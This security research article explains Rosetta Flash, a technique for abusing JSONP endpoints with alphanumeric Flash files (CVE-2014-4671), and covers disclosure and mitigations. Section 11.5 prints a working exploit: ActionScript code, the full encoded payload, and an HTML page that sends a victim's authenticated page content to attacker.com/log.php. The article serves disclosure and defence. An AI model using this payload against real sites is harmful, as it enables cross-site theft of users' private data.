# 11 Abusing JSONP with Rosetta Flash

*by Michele Spagnuolo,*
*whose opinions are not endorsed by his employer.*

In this article I present Rosetta Flash, a tool for converting any SWF file to one composed of only alphanumeric characters, in order to abuse JSONP endpoints. This PoC makes a victim perform arbitrary requests to the vulnerable domain and exfiltrate potentially sensitive data, not limited to JSONP responses, to an attacker-controlled site. This vulnerability got assigned CVE-2014-4671.

Rosetta Flash leverages zlib, Huffman encoding, and Adler-32 checksum brute-forcing to convert any SWF file to another one composed of only alphanumeric characters, so that it can be passed as a JSONP callback and then reflected by the endpoint, effectively hosting the Flash file on the vulnerable domain.

## 11.1 The Attack Scenario

To better understand the attack scenario it is important to take into account the following three factors:

1. SWF files can be embedded on an attacker-controlled domain using a *Content-Type* forcing `<object>` tag, and will be executed as Flash as long as the content looks like a valid Flash file.

2. JSONP, by design, allows an attacker to control the first bytes of the output of an endpoint by specifying the `callback` parameter in the request URL. Since most JSONP callbacks restrict the allowed charset to `[a-zA-Z0-9]`, `_` and `.`, my tool focuses on this very restrictive set of characters, but it is general enough to work with other user-specified alphabets.

3. With Flash, an SWF file can perform cookie-carrying GET and POST requests to the domain that hosts it, with no `crossdomain.xml` check. That is why allowing users to upload an SWF file to a sensitive domain is dangerous. By uploading a carefully crafted SWF file, an attacker can make the victim perform requests that have side effects and exfiltrate sensitive data to an external, attacker-controlled, domain.

High profile Google domains (`accounts.google.com`, `www.`, `books.`, `maps.`, etc.) and YouTube were vulnerable and have been recently fixed. Instagram, Tumblr, Olark and eBay are still vulnerable at the time of writing. Adobe pushed a fix in the latest Flash Player, described in Section 11.6.

In the Rosetta Flash GitHub repository[20] I provide a full-featured proof of concept and ready-to-be-pasted, universal, weaponized PoCs with ActionScript sources for exfiltrating arbitrary content specified by the attacker in the FlashVars.

## 11.2 How it Works

Rosetta uses ad-hoc Huffman encoders in order to map non-allowed bytes to allowed ones. Naturally, since we are mapping a wider charset to a more restrictive one, this is not really compression, but an inflation! We are effectively using Huffman as a Rosetta Stone.

A Flash file can be either uncompressed (magic bytes `FWS`), zlib-compressed (`CWS`) or LZMA-compressed (`ZWS`). We are going to build a zlib-compressed file, but one that is actually larger than the decompressed version!

Furthermore, Flash parsers are very liberal, and tend to ignore invalid fields. This is very good for us, because we can force Flash content to the characters we prefer.

### 11.2.1 Zlib Header Hacking

We need to make sure that the first two bytes of the zlib stream, which is a wrapper over DEFLATE, are a valid combination.

[20] `git clone https://github.com/mikispag/rosettaflash`




Figure 1: SWF Header Types




Figure 2: Starting Bytes for Zlib

There aren't many allowed two-bytes sequences for `CMF` (Compression Method and flags) + `CINFO` (malleable) + `FLG`. The latter include a check bit for `CMF` and `FLG` that has to match, preset dictionary (not present), and compression level (ignored).

The two-byte sequence `0x68 0x43`, which as ASCII is "`hC`" is allowed and Rosetta Flash always uses this particular sequence.

### 11.3 Adler-32 Checksum Bruteforcing

As you can see from the SWF header format in Figure 1, the checksum is the trailing part of the zlib stream included in the compressed output SWF, so it also needs to be alphanumeric. Rosetta Flash appends bytes in a clever way to get an Adler-32 checksum of the original uncompressed SWF that is made of just `[a-zA-Z0-9_\.]` characters.

An Adler-32 checksum is composed of two 4-byte rolling sums, S1 and S2, concatenated.

For our purposes, both S1 and S2 must have a byte representation that is allowed (i.e., all alphanumeric). The question is: how to find an allowed checksum by manipulating the original uncompressed SWF? Luckily, the SWF file format allows us to append arbitrary bytes at the end of the original SWF file. These bytes are ignored, and that is gold for us.

But what is a clever way to append bytes? I call my approach the Sleds + Deltas technique. As shown in Figure 4, we can keep adding a high byte sled until there is a single byte we can add to make S1 modulo-overflow and become the minimum allowed byte representation, and then we add that delta. This sled is composed of `0xfe` bytes because `0xff` doesn't play nicely with the Huffman encoding.

Now we have a valid S1, we want to keep it fixed. So we add a sled comprising of NULL bytes until S2 modulo-overflows, thus arriving at a valid S2.




Figure 3: Adler-32 Algorithm

### 11.4 Huffman Magic

Once we have an uncompressed SWF with an alphanumeric checksum and a valid alphanumeric zlib header, it's time to create dynamic Huffman codes that translate everything to `[a-zA-Z0-9_\.]` characters. This is currently done with a pretty raw but effective approach that will have to be optimized in order to work effectively for larger files. Twist: the representation of tables, in order to be embedded in the file, has to satisfy the same charset constraints.

We use two different hand-crafted Huffman encoders that make minimum effort in being efficient, but focus on byte alignment and offsets to get bytes to fall into the allowed character set. In order to reduce the inevitable inflation in size, repeat codes (code `16`, mapped to `00`), are used to produce shorter output that is still alphanumeric.

For more detail, feel free to browse the source code in the Rosetta Flash GitHub repository or the stock version from this zip file.[21] And yes, you can make an alphanumeric Rickroll.[22]

[21] `git clone https://github.com/mikispag/rosettaflash`

[22] `http://miki.it/RosettaFlash/rickroll.swf`
`unzip pocorgtfo05.pdf rosettaflash/PoC/rickroll.swf`

FLASH ALLOWS APPENDED DATA AFTER END MARKER:
1. ADJUST S1:
 - APPEND `0xFE` TO *UNCOMPRESSED* DATA
  UNTIL S1 IS VALID (`[0-9a-zA-Z./]*`)
  (`0xFF` DOESN'T WORK WELL FOR HUFFMAN MANIPULATION)
2. ADJUST S2:
 - APPEND `0x00`
  UNTIL S2 IS VALID
  (APPENDING `0x00` DOESN'T AFFECT `S1`)

Figure 4: Adler-32 Manipulation




Figure 5: DEFLATE Block Format

## 11.5 A Universal, Weaponized Proof of Concept

The following is an example written in ActionScript 2 for the `mtasc` open-source compiler.

```
class X {

    static var app : X;

    function X(mc) {
        if (_root.url) {
            var r:LoadVars = new LoadVars();
            r.onData = function(src:String) {
                if (_root.exfiltrate) {
                    var w:LoadVars = new LoadVars();
                    w.x = src;
                    w.sendAndLoad(_root.exfiltrate, w, "POST");
                }
            }
            r.load(_root.url, r, "GET");
        }
    }

    // entry point
    static function main(mc) {
        app = new X(mc);
    }
}
```

We compile it to an uncompressed SWF file, and feed it to Rosetta Flash. The alphanumeric output is:

`pocorgtfo05.pdf`

```
CWSMIKI0hCD0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7iiudIbEAt333swW0ssG03sDDtDDDt
0333333Gt333swwv3wwwFPOHtoHHvwHHFhH3D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7YNq
dIbeUUUfV13333333333333333s03sDTVqefXAxooooD0CiudIbEAt33swwEpt0GDG0GtDDDtwwGGGGG
sGDt33333www033333GfBDTHHHHHUhHHHeRjHHHhHHUccUSsgSkKoE5D0Up0IZUnnnnnnnnnnnnnnnnnnn
nUU5nnnnnn3Snn7YNqdIbe13333333333sUUe133333Wf03sDTVqefXA8oT50CiudIbEAtwEpDDG033s
DDGtwGDtwwDwttDDDGwtwG33wwGt0w33333sG03sDDdFPhHHHbWqHxHjHZNAqFzAHZYqqEHeYAHlqzfJ
zYyHqQdzEzHVMvnAEYzEVHMHbBRrHyVQfDQflqzfHLTrHAqzfHIYqEqEmIVHaznQHzIIHDRRVEbYqItA
zNyH7D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7CiudIbEAt33swwEDt0GGDDDGptDtwwG0GG
ptDDww0GDtDDDGGDDGDDtDD33333s03GdFPXHLHAZZOXHrhwXHLhAwXHLHgBHHhHDEHXsSHoHwXHLXAw
XHLxMZOXHWHwtHtHHHHLDUGhHxvwDHDxLdgbHHhHDEHXkKSHuHwXHLXAwXHLTMZOXHeHwtHtHHHHLDUG
hHxvwTHDxLtDXmwTHLLDxLXAwXHLTMwlHtxHHHDxLlCvm7D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnn
nn3Snn7CiudIbEAtuwt3sG33ww0sDtDt0333GDw0w33333www033GdFPDHTLxXThnohHTXgotHdXHHHx
XTlWf7D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7CiudIbEAtwwWtD333wwG03www0GDGpt03
wDDDGDDD33333s033GdFPhHHkoDHDHTLKwhHhzoDHDHTlOLHHhHxeHXWgHZHoXHTHNo4D0Up0IZUnnnn
nnnnnnnnnnnnnnnUU5nnnnnn3Snn7CiudIbEAt33wwE03GDDGwGGDDGDwGtwDtwDDGGDDtGDwwGw0GDD
w0w33333www033GdFPHLRDXthHHHLHqeeorHthHHHXDhtxHHHLravHQxQHHHOnHDHyMIuiCyIYEHWSsg
HmHKcskHoXHLHwhHHvoXHLhAotHthHHHLXAoXHLxUvH1D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn
3SnnwWNqdIbe133333333333333333WfF03sTeqefXA888ooooooooooooooooooooooooooooooo
oooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo
oooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo
ooooooooooooooo888888880Nj0h
```

The attacker has to simply host the below HTML page on his/her domain, together with a `crossdomain.xml` file in the root that allows external connections from victims, and make the victim load it.

```
    <object type="application/x-shockwave-flash" data="https://vulnerable.com/en
dpoint?callback=CWSMIKI0hCD0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7iiudIbEAt333s
wW0ssG03sDDtDDDt0333333Gt333swwv3wwwFPOHtoHHvwHHFhH3D0Up0IZUnnnnnnnnnnnnnnnnnnnU
U5nnnnnn3Snn7YNqdIbeUUUfV13333333333333333s03sDTVqefXAxooooD0CiudIbEAt33swwEpt0G
DG0GtDDDtwwGGGGGsGDt33333www033333GfBDTHHHHUhHHHeRjHHHhHHUccUSsgSkKoE5D0Up0IZUnn
nnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7YNqdIbe13333333333sUUe133333Wf03sDTVqefXA8oT50Ciu
dIbEAtwEpDDG033sDDGtwGDtwwDwttDDDGwtwG33wwGt0w33333sG03sDDdFPhHHHbWqHxHjHZNAqFzA
HZYqqEHeYAHlqzfJzYyHqQdzEzHVMvnAEYzEVHMHbBRrHyVQfDQflqzfHLTrHAqzfHIYqEqEmIVHaznQ
HzIIHDRRVEbYqItAzNyH7D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7CiudIbEAt33swwEDt0
GGDDDGptDtwwG0GGptDDww0GDtDDDGGDDGDDtDD33333s03GdFPXHLHAZZOXHrhwXHLhAwXHLHgBHHhH
DEHXsSHoHwXHLXAwXHLxMZOXHWHwtHtHHHHLDUGhHxvwDHDxLdgbHHhHDEHXkKSHuHwXHLXAwXHLTMZO
XHeHwtHtHHHHLDUGhHxvwTHDxLtDXmwTHLLDxLXAwXHLTMwlHtxHHHDxLlCvm7D0Up0IZUnnnnnnnnnn
nnnnnnnnnUU5nnnnnn3Snn7CiudIbEAtuwt3sG33ww0sDtDt0333GDw0w33333www033GdFPDHTLxXTh
nohHTXgotHdXHHHxXTlWf7D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7CiudIbEAtwwWtD333
wwG03www0GDGpt03wDDDGDDD33333s033GdFPhHHkoDHDHTLKwhHhzoDHDHTlOLHHhHxeHXWgHZHoXHT
HNo4D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7CiudIbEAt33wwE03GDDGwGGDDGDwGtwDtwD
DGGDDtGDwwGw0GDDw0w33333www033GdFPHLRDXthHHHLHqeeorHthHHHXDhtxHHHLravHQxQHHHOnHD
HyMIuiCyIYEHWSsgHmHKcskHoXHLHwhHHvoXHLhAotHthHHHLXAoXHLxUvH1D0Up0IZUnnnnnnnnnnnn
nnnnnnnUU5nnnnnn3SnnwWNqdIbe133333333333333333WfF03sTeqefXA888ooooooooooooooooo
oooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo
oooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo
ooooooooooooooooooooooooooooooooo888888880Nj0h" style="display: none">
        <param name="FlashVars" value="url=https://vulnerable.com/account/page_wit
h_sensitive_content_requiring_authentication&exfiltrate=http://attacker.com/log.
php">
    </object>
```

This universal proof of concept accepts two parameters passed as FlashVars. The `url` parameter is in the same domain of the vulnerable endpoint from which to perform a GET request with the victim's cookie. The `exfiltrate` parameter is the attacker-controlled URL to POST the exfiltrated data to in the variable `x`.

Moreover, we can get Rosetta Flash to force a particular checksum, which means that we can get the checksum, thus the flash file, to end with a particular character, such as `(`, which will be reflected by JSONP.

## 11.6 Mitigations and Fix

### 11.6.1 Mitigations by Adobe

Due to the sensitivity of this vulnerability, I first disclosed it internally to my employer, Google. I then privately disclosed it to Adobe PSIRT. Adobe confirmed they pushed a tentative fix in Flash Player 14 beta codename Lombard (version 14.0.0.125) and finalized the fix in version 14.0.0.145, released on July 8, 2014.

In the release notes, Adobe describes a stricter verification of the SWF file format.

> The initial validation of SWF files is now more strict. In the event that a SWF fails the initial validation checks, it will simply not be loaded. We are particularly interested in feedback on obfuscated SWFs generated with third-party tools, and older content.

### 11.6.2 Mitigations by Website Owners

First of all, it is important to avoid using JSONP on sensitive domains, and if possible use a dedicated sandbox domain.

One mitigation is to make endpoints return the `Content-Disposition` header `attachment; filename=f.txt`, forcing a file download. Starting from Adobe Flash 10.2, this is sufficient to instruct Flash Player not to run the SWF.

To be also protected from content sniffing attacks, prepend the reflected callback with `/**/`. This is exactly what Google, Facebook and GitHub are currently doing.

Furthermore, to hinder this attack vector in Chrome you can also return the `Content-Type-Option nosniff`. If the JSONP endpoint returns a `Content-Type` of `application/json`, Flash Player will refuse to execute the SWF.

## 11.7 Acknowledgments

Thanks to Gábor Molnár, who worked on ascii-zip, source of inspiration for the Huffman part of Rosetta. I learn talking with him in private that we worked independently on the same problem. He privately came up with a single instance of an ASCII SWF approximately one month before I finished the whole Rosetta Flash internally at Google in May and reported it to HackerOne only. Rosetta Flash is a full featured tool with universal, weaponized PoCs that converts arbitrary SWF files to ASCII thanks to automatic ADLER32 checksum bruteforcing.